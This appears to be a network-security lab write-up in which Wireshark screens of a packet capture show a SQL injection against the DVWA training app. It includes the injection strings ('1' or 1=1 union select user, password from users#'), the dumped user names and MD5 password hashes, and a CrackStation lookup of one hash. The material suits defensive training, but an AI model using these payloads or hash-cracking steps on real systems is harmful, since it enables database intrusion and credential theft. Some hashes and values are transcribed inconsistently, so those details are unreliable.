

Attacco a un Database MySQL

The image shows a CyberOps Workstation (Oracle VirtualBox) with a Linux desktop environment. The main window displays the Wireshark Network Analyzer interface, which is open to the 'SQL_Lab.pcap' file. The interface is divided into several panes: a top menu bar, a toolbar, a filter bar, a packet list pane, a packet details pane, and a packet bytes pane.

The packet list pane shows a list of captured packets. The selected packet is the 2091st packet, which is an HTTP GET request. The packet details pane shows the structure of the packet, including the Ethernet II header, Internet Protocol Version 4 header, Transmission Control Protocol header, and Hypertext Transfer Protocol header. The packet bytes pane shows the raw data of the packet, which is an uncompressed entity body (6215 bytes).


The packet list pane shows the following packets:


No.	Time	Source	Destination	Protocol	Length	Info
10	0.000000	10.0.2.15	10.0.2.15	TCP	60	35512 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=58559
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dwa/vulnerabilities/sql?id=1%3D1&Submit=Submit HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	0.074430	10.0.2.4	10.0.2.15	HTTP	536	GET /dwa/vulnerabilities/sql?id=1%3D1&Submit=Submit HTTP/1.1
14	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	0.074430	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	0.074430	10.0.2.4	10.0.2.15	HTTP	577	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
17	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35640 [ACK] Seq=1 Ack=517 Win=235 Len=0 TSval=93660 TSecr=111985
18	0.074430	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	0.074430	10.0.2.4	10.0.2.15	HTTP	630	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
20	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	0.074430	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	0.074430	10.0.2.4	10.0.2.15	HTTP	659	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
23	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	0.074430	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	0.074430	10.0.2.4	10.0.2.15	HTTP	680	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
26	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=160821
27	0.074430	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	0.074430	10.0.2.4	10.0.2.15	HTTP	685	GET /dwa/vulnerabilities/sql?id=1%27+or+%270%27%3D%27+&Submit=Submit HTTP/1.1
29	0.074430	10.0.2.15	10.0.2.4	TCP	60	80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=178379
30	0.074430	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)


The packet details pane shows the following information for the selected packet (2091):

- Ethernet II, Src: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0), Dst: PcsCompu_cae1:24 (08:00:27:ca:e1:24)
- Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
- Transmission Control Protocol, Src Port: 80, Dst Port: 35668, Seq: 1, Ack: 620, Len: 2025
- Hypertext Transfer Protocol
- Line-based text data: text/html (106 lines)

The packet bytes pane shows the raw data of the packet, which is an uncompressed entity body (6215 bytes).







CyberOps Workstation [In esecuzione] - Oracle VirtualBox

FileMacchinaVisualizzaInserimentoDispositiviAiuto

ApplicationsSQL_Lab.pcap [Wireshark 2.5.1]Follow HTTP Stream (tcp.str...5:37analyst

FileEditViewGoCaptureAnalyzeStatisticsTelephonyToolsInternalsHelp

Filter:tcp.stream eq 6Expression...ClearApplySave

No.	Time	Source	Destination	Protocol
28	441.804070	10.0.2.4	10.0.2.15	HTTP
29	441.804427	10.0.2.15	10.0.2.4	TCP
30	441.807206	10.0.2.15	10.0.2.4	HTTP

Frame 28: 685 bytes on wire (5480 bits), 685 bytes captured (5480 bits) on interface 0
Ethernet II, Src: PcsCompu...e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu...9f:48:a0 (08:00:02:9f:58:44)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35668, Dst Port: 80, Seq: 1, Ack: 1, Len: 619
Hypertext Transfer Protocol

Stream Content
...<form action="#" method="GET">
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</form>
...<pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: admin
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Gordon
Surname: Brown
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dc3b5aa765d61d8327deb882cf99
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: gordon
Surname: e99a18c428cb38d5f260853678922e03
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 9d53307a02c3966d7e0d4fcc69216b
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: smith
Surname: 5f4dc3b5aa765d61d8327deb882cf99
pre></pre>
Entire conversation (7186 bytes)
FindSave AsPrintASCIIEBCDICHex DumpC ArraysRaw
Filter Out This StreamClose

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ...H...\$.E.
0010 02 9f 58 44 40 00 06 c8 02 0a 00 02 04 0a 00 ...XD@.@.....
0020 02 0f 8b 54 00 50 f0 da e0 8a a2 2d 91 a8 80 18 ...T.P.....
0030 00 e5 1a a4 00 00 01 01 08 0a 00 02 b8 cb 00 02
Packets: 30 - Displayed: 3 (10.0%) - Load time: 0:00.000

CyberOps Workstation [In esecuzione] - Oracle VirtualBox

FileMacchinaVisualizzaInserimentoDispositiviAiuto

ApplicationsCrackStation - Online Passw...SQL_Lab.pcap [Wireshark 2.5.1]Follow HTTP Stream (tcp.str...Wireshark Find text5:40analyst

FileEditViewGoCaptureAnalyzeStatisticsTelephonyToolsInternalsHelp

Filter:tcp.stream eq 6Expression...ClearApplySave

No.	Time	Source	Destination	Protocol
28	441.804070	10.0.2.4	10.0.2.15	HTTP
29	441.804427	10.0.2.15	10.0.2.4	TCP
30	441.807206	10.0.2.15	10.0.2.4	HTTP

Frame 28: 685 bytes on wire (5480 bits), 685 bytes captured (5480 bits) on interface 0
Ethernet II, Src: PcsCompu...e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu...9f:48:a0 (08:00:02:9f:58:44)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35668, Dst Port: 80, Seq: 1, Ack: 1, Len: 619
Hypertext Transfer Protocol

Stream Content
...<form action="#" method="GET">
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</form>
...<pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: admin
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Gordon
Surname: Brown
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dc3b5aa765d61d8327deb882cf99
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: gordon
Surname: e99a18c428cb38d5f260853678922e03
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 9d53307a02c3966d7e0d4fcc69216b
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: smith
Surname: 5f4dc3b5aa765d61d8327deb882cf99
pre></pre>
Entire conversation (7186 bytes)
FindSave AsPrintASCIIEBCDICHex DumpC ArraysRaw
Filter Out This StreamClose

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ...H...\$.E.
0010 02 9f 58 44 40 00 06 c8 02 0a 00 02 04 0a 00 ...XD@.@.....
0020 02 0f 8b 54 00 50 f0 da e0 8a a2 2d 91 a8 80 18 ...T.P.....
0030 00 e5 1a a4 00 00 01 01 08 0a 00 02 b8 cb 00 02
Packets: 30 - Displayed: 3 (10.0%) - Load time: 0:00.000

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

CrackStation - Online Passw...
https://crackstation.net
CrackStationDefuse.caTwitter
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
8d53307a02c3966d7e0d4fcc69216b
I'm not a robot
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), Quercus 1 Backup/Defaults
HashTypeResult
8d53307a02c3966d7e0d4fcc69216bthischarley
Color Codes: Exact match, Partial match, Not found.
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the